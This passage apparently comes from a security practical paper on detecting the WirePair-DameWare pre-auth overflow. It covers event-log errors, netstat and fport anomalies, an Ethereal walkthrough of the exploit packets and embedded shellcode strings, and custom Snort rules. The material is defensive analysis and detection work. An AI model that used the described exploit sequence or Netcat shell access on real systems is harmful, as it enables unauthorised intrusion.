
The most obvious evidence of the attack on the target system is the existence of one or more empty command windows. These command windows are visible to anyone logged into the target server console when the attacker is connected to the target server from a remote computer via Netcat (see screenshot below).




These empty console windows don’t show up while the exploited server is initially compromised with the WirePair-DameWare exploit. This initial intrusion step only makes the server begin to listen for connections from the attacker. The ugly dos command window shown above only shows up when the attacker actually connects to the server on the exploit’s listening port. One of these console windows is opened for every port that the attacker connects to on the target. If the user currently logged into the server console watches the title bar of the dos command window carefully, he may even see

the actual commands that the attacker is executing as they briefly flash by the screen on the title bar of the command window. If the attacker issues a command that can't be run from his connection, such as attempting an interactive FTP login to another server, the attacker's console may freeze and leave traces of his last command in the title bar of the window. If the user on the target machine closes this command window, the intruder looses his connection to whichever port the window was connected to. It is also relevant to note that in our testing on W2ksp4, the DameWare 3.70 Server application still seemed to work properly for DameWare Client remote control sessions on port 6129/TCP even after the exploit was run against the application. The DameWare Server application also seemed to work properly on port 6129/TCP for DameWare Client connections after the intruder had connected with Netcat to the newly created listening port.

The next attack signature available on the target server is in the NT Application Event Log. Let's take a look at some of the Event Log errors generated on the target server. The text of these logs was dumped with the Microsoft Windows 2000 Resource Kit utility named "dumpel.exe" (<http://www.microsoft.com>). The command that was used to extract the logs with this tool was "c:\>dumpel –f c:\app01.log –l application –t"



The main attack signature present in the NT Application Event log of the target server is the occurrence of the string "[SEC_E_INVALID_TOKEN]" within an error Event #110. While there are a number of "normal" login failure conditions that can cause the DWMRC application to log an Event #110 error, none of the scenarios that we tested were able to generate the string "[SEC_E_INVALID_TOKEN]" within the error details. We briefly tested a few types of successful and unsuccessful logins with both the "Window NT Challenge/Response" and "Encrypted (128 bit) Windows Logon" authentication choices of the DameWare application and were unable to produce the "[SEC_E_INVALID_TOKEN]" error with anything except the WirePair-DameWare exploit. The screenshots and dumpel output listed below display the Event #110 error caused by running the exploit:



1/17/2004 9:22:38 PM 1 0 110 DWMRCS N/A HOLES Error: DameWare Mini Remote Control System Error: -2146893048 Failed to establishing a ;security context. OS Error Code: [SEC_E_INVALID_TOKEN] The token supplied to the function is invalid. :.

This appears to be a good indicator that the WirePair-DameWare exploit has been run against a W2k system. It is possible that this system error "[SEC_E_INVALID_TOKEN]" may be generated by another type of DameWare program failure but our testing did not discover another scenario that generated such an error.

In comparison, a "normal" successful login to a DameWare server via "Windows NT Challenge/Response" method would display something similar to the following information in the NT Application log:

*****

1/17/2004 8:10:57 PM 4 0 111 DWMRCS N/A HOLES

Connect: The following user has connected via remote control. Date: 01/21/04 08:10:57 Computer Name: MELTDOWN User ID: user Logon As ID: user Domain: 1 OS Product ID: 11111-111-1111111-11111 OS Registered Owner: z OS Registered Organization: k Host Name from Peer: meltdown IP Addresse(s) from Peer: 192.168.0.102 Host: IP Address: 10.10.10.28 Protocol Version - DWRCC.EXE: 3.670000-0.000000 Protocol Version - DWRCS.EXE: 3.670000-0.000000 Product Version - DWRCS.EXE: 3.70.0.0 Product Version - DWRCC.EXE: 3.70.0.0 Authentication Type: NT Challenge/Response Last Error Code: 0 Last Error Code (WSA): 0 Absolute timeout setting: 0 minutes Connect/Logon timeout setting: 90000 miliseconds Access Check: Administrators .

*****

A normal end to a DameWare session on W2ksp4+ would show the following:

*****

1/17/2004 8:11:21 PM 4 0 112 DWMRCS N/A HOLES

Disconnect: The following user has or has been disconnected from remote control. Date: 01/21/04 08:11:21 Computer Name: MELTDOWN User ID: user Logon As ID: user Domain: 1 OS Product ID: 11111-111-1111111-11111 OS Registered Owner: z OS Registered Organization: k Host Name from Peer: meltdown IP Addresse(s) from Peer: 192.168.0.102 Host: IP Address: 10.10.10.28 Protocol Version - DWRCC.EXE: 3.670000-0.000000 Protocol Version - DWRCS.EXE:

3.670000-0.000000 Product Version - DWRCS.EXE: 3.70.0.0 Product Version - DWRCC.EXE: 3.70.0.0 Authentication Type: NT Challenge/Response Last Error Code: 0 Last Error Code (WSA): 0 Absolute timeout setting: 0 minutes Connect/Logon timeout setting: 90000 miliseconds Access Check: Administrators .
*****

A normal login failure from an incorrect password on W2ksp4+ would generate a #109 error and a #110 error similar to the following:
*****


1/21/2004 8:14:20 PM 1 0 110 DWMRCS N/A HOLES Error: DameWare Mini Remote Control System Error: 1326 Failed to Logon User.
1/21/2004 8:14:20 PM 4 0 109 DWMRCS N/A HOLES Information: Failed Authentication. Using Encrypted (128 bit) Windows Logon. Date: 01/21/04 08:14:20 Computer Name: MELTDOWN User ID: user Logon As ID: user Domain: 1 OS Product ID: 11111-111-1111111-11111 OS Registered Owner: z OS Registered Organization: k Host Name from Peer: meltdown IP Addresse(s) from Peer: 192.168.0.102 Host: IP Address: 10.10.10.28 Protocol Version - DWRCC.EXE: 3.670000-0.000000 Protocol Version - DWRCS.EXE: 3.670000-0.000000 Product Version - DWRCS.EXE: 3.70.0.0 Product Version - DWRCC.EXE: 3.70.0.0 Authentication Type: Encrypted (128 bit) Windows Logon Last Error Code: 0 Last Error Code (WSA): 0 Absolute timeout setting: 0 minutes Connect/Logon timeout setting: 90000 miliseconds AccessCheck: .
*****

As you can see, the normal logins listed above were very detailed in the information about the client whereas the error message from the exploit was short and nondescript.

Another target server attack signature of the exploit is visible in the W2ksp4 NT Security Event Log as shown by the following event log dump:
*****


1/21/2004 8:18:03 PM 16 2 537 Security NT AUTHORITY\SYSTEM HOLES 3 NTLM
*****

In addition, an unusual message was generated on our W2k “sp2” system in the NT Security log that looks like it might be a “leet” message from the exploit with the word “P-owyyyy”. (Note: the term “leet” is a hacker term sometimes signifying the “elite” typing style of the communications from an expert hacker. This amounts to a somewhat cryptic method of typing that leaves out proper spellings of words, modifies sentence structures, capitalization rules, and often substitutes Arabic numerals for letters. For example the number “3” is often substituted for the letter “E”.) Without further testing, we were unable to determine if this “P-owyyyy” text was intentionally generated by the exploit code or if it was merely a coincidental result of running the code on our particular system.




The NT System event log on W2ksp4+ did not show any events relating to the exploit.


Another attack signature on the target server is visible by examining the list of open network ports produced by the [c:\>netstat –an] command. There will be an extra port open on the victim as soon as the overflow is executed. It could be any port chosen by the intruder. It may be difficult to identify an extra open listening TCP port on a server unless you are very familiar with the specific applications that are authorized to be running on the server. There may be other unusual listings from a [c:\>netstat –an] command if an attacker attempts to connect to the same port 80 multiple times as shown in the following screen shot.



Listing the active system processes in the Windows Task Manager and comparing it to the listing produced by the fport.exe utility (<http://www.foundstone.com>) can also give some clues as to the presence of the exploit. Immediately after the WirePair-DameWare exploit is executed against the target server the Windows Task Manager utility there is a only a single DWRCS.EXE process running as SYSTEM on PID 828 (see below).




The unusual thing is that the listing from the fport.exe utility doesn't match the listing from the Window task Manager. Immediately after the exploit is executed fport shows two individual listings for process #828 and they are listening on two different network ports. The screenshot below show two listings for the DWRCS process, one is listening on the normal port 6129/TCP and the other is listening on port 9999/TCP (port 9999 was used in our example but could be any port chosen by the intruder).




After an intruder actually connects to the listening port with Netcat the Microsoft Task Manager shows a new process (PID=469) CMD.EXE running under the Username "SYSTEM". This type of listing in the process list could possibly be caused by a valid batch file program running from the "AT" scheduler so it is not a definitive indicator of a problem. This may in some situations be a good indicator that some kind of a background command window process is running something abnormal if you are sure that no other background processes should be running. It shows that something is running in the background because a normal cmd.exe process runs under the

credentials of the currently logged in user. The normal view of a CMD>EXE process is also shown below (PID=1728; Username= “user”).



Let’s take a look at some of the data visible on the network during the attack. We will look at these “network attack signatures” through the use of a network sniffer, an IDS tool, and a network vulnerability scanner.


First, let’s take a look at the attack signatures displayed by the Ethereal network sniffer product (<http://www.ethereal.com>). The high-level network signature of the exploit would be indicated by an initial series of packets connecting to port 6129/TCP on the target server with a similar negotiation as the DameWare client login failure. This would be followed by another connection to a new listening port on the target server with Netcat. The entire exploit process takes about 25 packets if you include the 2 ARP’s and don’t include the Netcat session that would follow shortly after the exploit. (Note: Ethereal was run in Redhat 9 from /usr/bin with the command “./ethereal” ; we then initiated a default capture from the Ethereal GUI)



A pseudo English summary of the exploit communications shown in the Ethereal listing above could be summarized as follows:

1 client ARP- broadcast to get the MAC address of the target machine from the IP
2 server ARP- reply with IP and MAC
3 client SYN- negotiate a TCP/IP connection to port 6129/TCP
4 server SYN ACK-
5 client ACK-
6 server PSH ACK-
7 client PSH ACK-
8 server ACK- DameWare server says hello, I'm W2k service pack 4
9 server ACK-
10 client ACK-
11 server PSH ACK- DameWare server says I'm ready for your login credentials
12 client ACK- I am “ssh0dan.org”and pushes a calculated number of “0x42” (capital letter B’s) into the username buffer to push things out far enough to line up the injection op code. [see the screenshot below for a look at this actual exploit packet]
13 client ACK- with nbnamel (sh0dan)
14 client PSH ACK- my IP settings are 192.168.1.249, 192.168.43.1, 192.168.0.1 and my product number is 3.72.0.3.(This is all fake info from the exploit code)
15 server ACK-
16 server PSH ACK- what kind of authentication do you want to use to login?
17 client PSH ACK-
18 server ACK-
19 client PSH ACK- I want to use NTLMSSP
20 server PSH ACK- server says go ahead and login
21 client PSH ACK- I am “a.d.m.i.n.i.s.t.r.a.t.o.r.1.Z.I.N.G.-.2..K”
22 server PSH ACK- my server name is “[whatever the server name is]”
23 server PSH ACK- server says give me your NTLM credentials/token
24 client ACK- client gives invalid format for a security token (this is why the NT Application event log shows the application error [SEC_E_INVALID_TOKEN])
25 client RST- client resets connection. The login fails but the exploit code is executed and opens up a listening port of the attacker’s choice.

Below is an Ethereal network capture of the actual exploit packet that overflows the buffer. Notice that it uses a series of capital letter B’s to fill in and line up the shell code:




The clear text strings listed below will also occur in the DameWare login packet sequences during a WirePair-DameWare exploit:


"ssh0dan.org"
"sh0dan"
"192.168.1.249,192.168.43.1,192.168.0.1"
"3.72.0.3"
“a.d.m.i.s.t.r.a.t.o.r.1.Z.I.N.G.-.2..K”

The last exploit string in the list above, (“a.d.m.i.s.t.r.a.t.o.r.1.Z.I.N.G.-.2..K”) is a clear text message visible in the Ethereal packets but is actually some text embedded in the shell-code as hexadecimal characters. This could possibly be an exploit identification string for the network IDS to find this particular WirePair-DameWare variant of the exploit. It should be stressed that this string is only found in this particular variant. A better way to identify all of the variants that may take advantage of this vulnerability would be to use something that all of the variants have in common. Another problem with using this as an attack signature is that this (“a.d.m.i.s.t.r.a.t.o.r.1.Z.I.N.G.-.2..K”) string could possibly be modified at compile time by the intruder but since it is part of the op code it would be more difficult for most intruders to modify. The screenshot below

shows an Ethereal capture of the administrator1ZING-2K packet during the exploit of a W2ksp4 STD server.



It is also possible to look for the Netcat connection or the returned command prompt as possible attack signatures. The following packet is a system prompt being returned to the attacker via port 53. Notice that Ethereal interprets everything on port 53 as DNS protocol traffic. Ethereal cannot further identify what kind of DNS packet it is because it is not really DNS traffic.



Next let's look at the use of a network IDS (Intrusion Detection System) to identify an attack by the example exploit. A network IDS normally consists of a hardware or software based device that listens to the network packets flowing past a collection point in the network and examines the contents of each packet to see if it can recognize a string, port, protocol, or other signature based on a predefined set of rules.

The primary tool that we used to test identifying network IDS attack signatures of the WirePair-DameWare exploit was a tool named "Snort ver 2.1" (<www.snort.org>). We used Snort for our IDS because it is free, flexible, and it works well. Before we go

into the details of some of the Snort IDS rules that we created we want to briefly explain how we set up our Snort server. There are a number of available options when setting up Snort but we used the following procedure:

START WITH A WORKING INSTALLATION OF REDHAT 9

- download Snort 2.1 from (<www.snort.org>)
- extract the snort files "tar xfvz snort-2.1.0.tar.gz
- follow the instructions in the /docs/install

INSTALL LIBPCAP 0.8.1 :

- download and un-tar the libpcap 0.8.1 from (<www.tcpdump.org>)
- type "cd /libpcap-0/libpcap-0.8.1"
- type "./configure"
- type "make"
- type "make install"

INSTALL SNORT 2.1:

- Type "cd /etc/snort/snort-2.1"
- Type "./configure"
- Type "make"
- Type "make install"

INSTALL THE LATEST SNORT RULES:

- download and extract the latest snortrules-current.tar.gz from (<www.snort.org>) and put them wherever you want to keep your rules.
- open the snort.conf file and follow the instructions inside the doc to configure the snort.conf file.
- Run snort with the following command "./snort -d -h 10.10.10.0/8 -l ./log -c snort.conf"

We basically left the default rules enabled in our snort.conf file during our testing except for a few services that we knew were not present on our network.

Now let's take a look at creating some specific rules that could be used to detect DameWare and some of the exploit activities that may occur during the exploit.

Our Snort version 2.1 installation with the most current Snort rules (as of 1-28-04) did not have a rule specifically designed to detect any exploits of the DMRC pre-auth overflow vulnerability. In fact, we didn't see any default rules regarding DameWare.

We did find a discussion about a proposed rule to detect a DameWare server service installation on port 445. It looks for a string containing "DWRCK.DLL".

```
alert tcp any any -> $HOME_NET 445 (msg:"<SOMETHING> Dameware
Remote
Control Service Install"; flow:to_server,established;
content:"DWRCK.DLL"; nocase; classtype:successful-admin; sid:1000000;
        rev:1; (Kreimendahl, p.1)
```

The full discussion on this rule can be located at: (<http://www.pantek.com/library/general/lists/snort.org/snort-sigs/msg00143.html >). We did not use this proposed rule because it did not apply to our WirePair-DameWare exploit. The proposed rule only applied to the installation of an instance of the DameWare Server program.

The first rule that we created was designed to be very broad in scope. It is intended to detect all traffic on port 6129/TCP. This may be a viable rule for sites that don't allow any active versions of DameWare Server software in their network environments. It will simply alert on any traffic that is using port 6129/TCP. The rule is listed below:

"alert tcp any any -> $HOME_NET 6129 (msg:"DameWare Traffic";)"

We received alerts on every port 6129/TCP inbound packet with the rule listed above. It was very noisy in the event of any connections to port 6129/TCP but it did catch the exploit activity.

We created a second Snort rule to identify any occurrence of a DameWare login negotiation. It is based on searching for the hex equivalent of the text "Service Pack ". This text is sent once from the server to the client during the initial authentication sequence of the DameWare 3.70 session. It also sends a positive alert when the WirePair-DameWare and other variants connect because this packet occurs before they overflow the buffer of the user id value. It has not been tested on all versions of DameWare or all versions of the exploit but it appears to work properly on W2ksp4/DameWare3.70. It seems possible that this rule may give false positives when other valid network activity occurs, for example an install of a valid service pack. (The text of the rule listed below wrapped in this doc but you should put it all on one line in your rule file unless you use the continuation character for rule files) Here is our second rule:

"alert tcp $HOME_NET 6129 -> any any (msg:"DameWare Authentication Sequence Started"; content: "|53 65 72 76 69 63 65 20 50 61 63 6b 20|")"

Here is the alert that was generated by our second rule:
[**] [1:0:0] DameWare Authentication [**]
[Priority: 0]
02/01-00:18:18.583722 10.10.10.28:6129 -> 10.10.10.31:34530
TCP TTL:128 TOS:0x0 ID:13955 IpLen:20 DgmLen:1500 DF
A* Seq: 0x887617A4 Ack: 0xDAC7A603 Win: 0x4448 TcpLen: 32
TCP Options (3) => NOP NOP TS: 427303 57405966

The third rule that we created can be used to explicitly detect the "1.Z.I.N.G.-.2..K" text of the WirePair-DameWare exploit, but as we mentioned before, this rule may perhaps be too narrow in scope to be a truly viable method of intrusion detection. The rule did properly alert on our W2ksp4DameWare3.70 with the WirePair-DameWare exploit. This rule works by looking for the hex equivalent of "1.Z.I.N.G.-.2..K" (31 00 5a 00 49 00 4e 00 47 00 2d 00 32 00 07 4b)

alert tcp any any -> $HOME_NET 6129 (msg:"DameWare WirePair exploit"; content: "|31 00 5a 00 49 00 4e 00 47 00 2d 00 32 00 07 4b|";)

Here is the alert that was generated by our third rule:

[**] [1:0:0] DameWare WirePair exploit [**]
[Priority: 0]
02/01-00:18:18.589615 10.10.10.31:34530 -> 10.10.10.28:6129
TCP TTL:64 TOS:0x0 ID:22495 IpLen:20 DgmLen:221 DF
AP Seq: 0xDAC7B62C Ack: 0x887627F8 Win: 0x3890 TcpLen: 32
TCP Options (3) => NOP NOP TS: 57405967 427303

The default Snort rules were able to pick up the port scanning and pinging activities that we performed before the exploit in our test environment. The default Snort rules did not catch the Netcat connection to the target server but Snort did a “directory listing” alert as soon as we did a “dir” list directory command from within Netcat. Snort also alerted when we did a file copy of the Netcat program “nc.exe”.

